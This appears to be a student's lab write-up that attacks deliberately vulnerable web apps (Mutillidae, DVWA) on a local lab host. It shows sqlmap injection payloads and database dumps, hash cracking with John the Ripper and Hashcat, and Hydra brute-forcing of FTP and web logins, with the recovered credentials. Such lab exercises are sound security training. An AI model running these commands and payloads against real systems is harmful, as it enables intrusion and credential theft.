\r\n\t\t\t\t\t<li
style="border-color: #ffffff;border-style: solid;border-width: 1px">\r\n\t\t\t\t\t<a
href="#">Documentation\r\n\t\t\t\t\t\t<ul>\r\n\t\t\t\t\t\t\t<li>Change
Log
\r\n\t\t\t\t\t\t\t<li>Installation
Instructions
\r\n\t\t\t\t\t\t\t
<a href="/mutillidae/documentation/mutillidae-installat'
b'ion-on-xampp-win7.pdf">Installation Instructions: Windows 7 (PDF)
\r\n\t\t\t\t\t\t\t
<a
href="index.php?page=documentation/vulnerabilities.php">Listing of
Vulnerabilities
\r\n\t\t\t\t\t\t\t<li>\r\n\t\t\t\t\t\t\t<a
href="index.php?page=documentation/how-to-access-Mutillidae-over-Virtual-Box-network.php" target="_blank">\r\n\t\t\t\t\t\t\t\tHow
to Access Mutillidae over Virtual Box "Host Only"
Network\r\n\t\t\t\t\t\t\t\r\n\t\t\t\t\t\t
\r\n\t\t\t\t\t
\r\n\t\t\t\t
\r\n\t\t\t\t<li style="border-color:
#ffffff;border-style: solid;border-width: 1px">\r\n\t\t\t\t<a
href="#">Resources\r\n\t\t\t\t\t<ul>\r\n\t\t\t\t\t\t<li>\r\n\t\t\t\t\t\t<a onclick="bookmarkSite();"
href="">\r\n\t\t\t\t\t\t\tBookmark Site\r\n\t\t\t\t\t\t\r\n\t\t\t\t\t
\r\n\t\t\t\t\t<li>\r\n\t\t\t\t\t<a
href="https://www.owasp.org/index.php/Top_Ten" target="_blank">\r\n\t\t\t\t\t\tOWASP Top
Ten\r\n\t\t\t\t\t\r\n\t\t\t\t\t
\r\n\t\t\t\t\t<li>\r\n\t\t\t\t\t<a href="http://samurai.inguardians.com/"
target="_blank">\r\n\t\t\t\t\t\tSamurai Web Testing
Framework\r\n\t\t\t\t\t\r\n\t\t\t\t
\r\n\t\t\t\t<li>\r\n\t\t\t\t<a
href="https://addons.mozilla.org/en-US/firefox/collections/jdr'
b'uin/pro-web-developer-qa-pack/" target="_blank">\r\n\t\t\t\t\tProfessional Web Application Developer Quality Assurance
Pack\r\n\t\t\t\t\r\n\t\t\t
\r\n\t\t\t<li>\r\n\t\t\t<a
href="http://www.irongeek.com/i.php?page=security/mutillidae-deliberately-vulnerable-php-owasp-top-10"
target="_blank">\r\n\t\t\t\tLatest Version of
Mutillidae\r\n\t\t\t\t\r\n\t\t\t
\r\n\t\t\t<li>\r\n\t\t\t<a
href="http://www.hackersforcharity.org/ghdb/" target="_blank">\r\n\t\t\t\tGoogle Hacking
Database\r\n\t\t\t\t\r\n\t\t\t
\t\r\n\t\t\t
\r\n\t\t\t
\r\n\t\t
\r\n\t\t<br
style="clear: left" />\r\n\t\t \r\n\t\t \r\n\t\t\t<a href="https://www.owasp.org"
target="_blank">\r\n\t\t\t<img alt="OWASP" style="border-width: 0px;" height="120px" width="160px"
src="./images/owasp-logo-400-300.png" />\r\n\t\t\r\n\t\t \r\n\t\t<div class="label" style="text-align:
center;">\r\n\t\t\tSite hacked...err...quality-tested with Samurai WTF, Backtrack, Firefox, Burp-Suite, Netcat, and \r\n\t\t\t<a
href="https://addons.mozilla.org/en-US/firefox/collecti'
b'ons/jdruin/pro-web-developer-qa-pack/" style="text-decoration: none;">\r\n\t\t\tthese Mozilla
Add-ons\r\n\t\t\r\n\t \r\n\t   \r\n\t   \r\n\t<div class="label"
style="text-align: center;">\r\n\t\t<a href="https://twitter.com/webpwnized" style="text-decoration: none;"
target="_blank">\r\n\t\t\t<img align="middle" alt="Twitter" src="./images/twitter.gif" width="52px" height="35px"
/>\r\n\t\t
\r\n\t\t@webpwnized\r\n\t\t\r\n\t \t\r\n\t   \r\n\t<div class="label"
style="text-align: center;">\r\n\t\t<a href="http://www.youtube.com/user/webpwnized" style="text-decoration: none;
white-space:nowrap;" target="_blank">\r\n\t\t\t<img align="middle" alt="YouTube" src="./images/youtube_256_256.png"
width="56px" height="56px"
/>\r\n\t\t
\r\n\t\tMutillidae
Channel\r\n\t\t\r\n\t \t\r\n\t   \r\n\t<div
class="label" style="text-align: center;">Developed by Adrian "Irongeek" Crenshaw
and Jeremy Druin \r\n</td>\r\n\r\n<td valign="top">\r\n\t<blockq'
b'uote>\r\n\t<!-- Begin Content -->\n
\nWarning: include(userinfo.php) [<a
href=\'function.include\'>function.include]: failed to open stream: No such file or directory in
/var/www/mutillidae/index.php on line 469
\n
\nWarning: include() [<a
href=\'function.include\'>function.include]: Failed opening \'userinfo.php\' for inclusion

```
(include_path=\'.:/usr/share/php:/usr/share/pear\') in <b>/var/www/mutillidae/index.php</b> on line <b>469</b><br />\n\t\t\t<!--
End Content -->\r\n\t\t</blockquote>\r\n\t\t\t</td>\r\n\t\t</tr>\r\n\t</table>\r\n\r\n<div class="footer">Browser: </div><div
class="footer">PHP Version: 5.2.4-2ubuntu5.10</div>\r\n\t<div class="footer">\r\n\t\tThe newest version of \r\n\t\t<a
href="http://www.irongeek.com/i.php?page=security/mutillidae-deliberately-vulnerable-php-owasp-top-10"
target="_blank">\r\n\t\t\tMutillidae\r\n\t\t</a> \r\n\t\tcan downloaded from <a href="http://irongeek.com"
target="_blank">Irongeek\'s Site</a>\r\n\t</div>\r\n</body>\r\n</html><script
type="text/javascript">\r\n\t\t\ttry{\r\n\t\t\t\twindow.local'
b'Storage.setItem("LocalStorageTarget","This is set by the index.php
page");\r\n\t\t\t\twindow.sessionStorage.setItem("SessionStorageTarget","This is set by the index.php
page");\r\n\t\t\t}catch(e){\r\n\t\t\t\talert(e);\r\n\t\t\t};\r\n\t\t</script>'
b''
```

Using SQLMap

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://192.168.1.101/mutillidae/index.php?page=userinfo.php&username=&password=&user-info-php-submitbutton=View+Account+Details" --shell
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.7.10#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers
assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 11:53:51 /2023-12-10/

[11:53:51] [WARNING] provided value for parameter 'username' is empty. Please, always use only valid parameter values so sqlmap could be able to run properly
[11:53:51] [WARNING] provided value for parameter 'password' is empty. Please, always use only valid parameter values so sqlmap could be able to run properly
[11:53:51] [INFO] resuming back-end DBMS 'mysql'
[11:53:51] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=861034a49b5...25a5c94bba'). Do you want to use those [Y/n]
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: password (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: page=user-info.php&username=&password=' OR NOT 1064=1064#&user-info-php-submit-button=View Account Details

    Type: error-based
    Title: MySQL >= 4.1 OR error-based - WHERE or HAVING clause (FLOOR)
    Payload: page=user-info.php&username=&password=' OR ROW(1532,6950)>(SELECT COUNT(*),CONCAT(0x716b7a6b71,(SELECT (ELT(1532=1532,1))),0x7162766b71,FLOOR(RAND(0)*2))x FROM (SELECT 3292 UNION SELECT 887
1 UNION SELECT 8436 UNION SELECT 1319)a GROUP BY x)-- JPyF&user-info-php-submit-button=View Account Details

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: page=user-info.php&username=&password=' AND (SELECT 1684 FROM (SELECT(SLEEP(5)))NSIO)-- Awgy&user-info-php-submit-button=View Account Details

    Type: UNION query
    Title: MySQL UNION query (NULL) - 5 columns
    Payload: page=user-info.php&username=&password=' UNION ALL SELECT NULL,NULL,CONCAT(0x716b7a6b71,0x6e686b7a547678646c4447447046664b4864656525744775263716258526a696473506d544166506c,0x7162766b71),NULL,
NULL#&user-info-php-submit-button=View Account Details
```

. . .

```
---
there were multiple injection points, please select the one to use for following injections:
[0] place: GET, parameter: username, type: Single quoted string (default)
[1] place: GET, parameter: password, type: Single quoted string
[q] Quit
> 0
[11:53:58] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, PHP, Apache 2.2.8
back-end DBMS: MySQL >= 4.1
[11:53:58] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.1.101'

[*] ending @ 11:53:58 /2023-12-10/


┌──(kali㉿kali)-[~]
└─$
```

--dbs

```
[11:58:33] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP, Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL ⩾ 4.1
[11:58:33] [INFO] fetching database names
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195

[11:58:33] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.1.101'

[*] ending @ 11:58:33 /2023-12-10/
```

-D owasp10 --tables

```
[11:59:57] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP, Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL ⩾ 4.1
[11:59:57] [INFO] fetching tables for database: 'owasp10'
Database: owasp10
[6 tables]
+---------------+
| accounts      |
| blogs_table   |
| captured_data |
| credit_cards  |
| hitlog        |
| pen_test_tools|
+---------------+

[11:59:57] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.1.101'

[*] ending @ 11:59:57 /2023-12-10/
```

-D owasp10 -T accounts --dump

cid	is_admin	password	username	mysignature
1	TRUE	adminpass	admin	Monkey!
2	TRUE	somepassword	adrian	Zombie Films Rock!
3	FALSE	monkey	john	I like the smell of confunk
4	FALSE	password	jeremy	d1373 1337 speak
5	FALSE	password	bryce	I Love SANS
6	FALSE	samurai	samurai	Carving Fools
7	FALSE	password	jim	Jim Rome is Burning
8	FALSE	password	bobby	Hank is my dad
9	FALSE	password	simba	I am a cat
10	FALSE	password	dreveil	Preparation H
11	FALSE	password	scotty	Scotty Do
12	FALSE	password	cal	Go Wildcats
13	FALSE	password	john	Do the Duggie!
14	FALSE	42	kevin	Doug Adams rocks
15	FALSE	set	dave	Bet on S.E.T. FTW
16	FALSE	pentest	ed	Commandline KungFu anyone?

Part II – Cracking Hashes

-D dvwa -T users -C user,password --dump

```
[12:04:30] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP, Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL ⩾ 4.1
[12:04:30] [INFO] fetching entries of column(s) '`user`,password' for table 'users' in database 'dvwa'
[12:04:30] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N]
do you want to crack them via a dictionary-based attack? [Y/n/q]
[12:04:34] [INFO] using hash method 'md5_generic_passwd'
[12:04:34] [INFO] resuming password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
[12:04:34] [INFO] resuming password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[12:04:34] [INFO] resuming password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[12:04:34] [INFO] resuming password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
Database: dvwa
Table: users
[5 entries]
+---------+----------------------------------------------+
| user    | password                                     |
+---------+----------------------------------------------+
| admin   | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
| gordonb | e99a18c428cb38d5f260853678922e03 (abc123)   |
| 1337    | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)  |
| pablo   | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)  |
| smithy  | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
+---------+----------------------------------------------+

[12:04:34] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.1.101/dump/dvwa/users.csv'
[12:04:34] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.1.101'

[*] ending @ 12:04:34 /2023-12-10/
```

John the Ripper

```
┌──(kali㉿kali)-[~]
└─$ echo 8afcd5cc09a539fe6811e43ec75722de24d85840d2c03333d3e489f56e6aa60f > hashes.txt

┌──(kali㉿kali)-[~]
└─$ sudo john --format=raw-sha256 --wordlist="/home/kali/Desktop/SecLists/Passwords/LeakedDatabases/000webhost.txt" hashes.txt

Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA256 [SHA256 256/256 AVX2 8x])
No password hashes left to crack (see FAQ)

┌──(kali㉿kali)-[~]
└─$ sudo john --format=raw-sha256 --show hashes.txt
?:pleasetrustno1

1 password hash cracked, 0 left
```

Hashcat

```
┌──(kali㉿kali)-[~]
└─$ hashcat -a 0 -m 1400 hashes.txt ~/Desktop/SecLists/Passwords/darkweb2017-top10000.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 4.0+debian  Linux, None+Asserts, RELOC, SPIR, LLVM 15.0.7, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
====================================================================================================================================
* Device #1: cpu-sandybridge-Intel(R) Core(TM) i7-10510U CPU @ 1.80GHz, 704/1473 MB (256 MB allocatable), 2MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Hash
* Single-Salt
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

* Device #1: Not enough allocatable device memory for this attack.

Started: Sun Dec 10 12:11:01 2023
Stopped: Sun Dec 10 12:11:04 2023
```

(not sure if there's a deliverable but this one would have run if my device had more space available.)

Hydra:

```
┌──(kali㉿kali)-[~/Desktop/SecLists]
└─$ hydra -C Passwords/Default-Credentials/ftp-betterdefaultpasslist.txt 192.168.1.101 ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secr
way).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-12-10 12:17:51
[DATA] max 16 tasks per 1 server, overall 16 tasks, 66 login tries, ~5 tries per task
[DATA] attacking ftp://192.168.1.101:21/
[21][ftp] host: 192.168.1.101   login: ftp   password: ftp
[21][ftp] host: 192.168.1.101   login: anonymous   password: anonymous
[21][ftp] host: 192.168.1.101   login: ftp   password: b1uRR3
1 of 1 target successfully completed, 3 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-12-10 12:18:08
```

Exercise 1 – Brute-Forcing Web Logins

```
┌──(kali㉿kali)-[~]
└─$ hydra -l admin -P ~/Desktop/SecLists/Passwords/darkweb2017-top100.txt 192.168.1.101 http-get-form "/mutillidae/index.php?page=user-info.php&:username=^USER^&password=^PASS^&: Error Bad user name or password"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-11-29 13:28:35
[DATA] max 16 tasks per 1 server, overall 16 tasks, 99 login tries (l:1/p:99), ~7 tries per task
[DATA] attacking http-get-form://192.168.1.101:80/mutillidae/index.php?page=user-info.php&:username=^USER^&password=^PASS^&: Error Bad user name or password
[80][http-get-form] host: 192.168.1.101   login: admin   password: 123123
[80][http-get-form] host: 192.168.1.101   login: admin   password: qwerty
[80][http-get-form] host: 192.168.1.101   login: admin   password: 1q2w3e4r5t
[80][http-get-form] host: 192.168.1.101   login: admin   password: 111111
[80][http-get-form] host: 192.168.1.101   login: admin   password: abc123
[80][http-get-form] host: 192.168.1.101   login: admin   password: 1234567
[80][http-get-form] host: 192.168.1.101   login: admin   password: password1
[80][http-get-form] host: 192.168.1.101   login: admin   password: 12345
[80][http-get-form] host: 192.168.1.101   login: admin   password: 123456789
[80][http-get-form] host: 192.168.1.101   login: admin   password: password
[80][http-get-form] host: 192.168.1.101   login: admin   password: iloveyou
[80][http-get-form] host: 192.168.1.101   login: admin   password: 000000
[80][http-get-form] host: 192.168.1.101   login: admin   password: 12345678
[80][http-get-form] host: 192.168.1.101   login: admin   password: 1234
[80][http-get-form] host: 192.168.1.101   login: admin   password: 1234567890
1 of 1 target successfully completed, 15 valid passwords found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-11-29 13:28:38

┌──(kali㉿kali)-[~]
└─$
```

Logging in using the usernames and passwords:

Exercise 2 – Burp Suite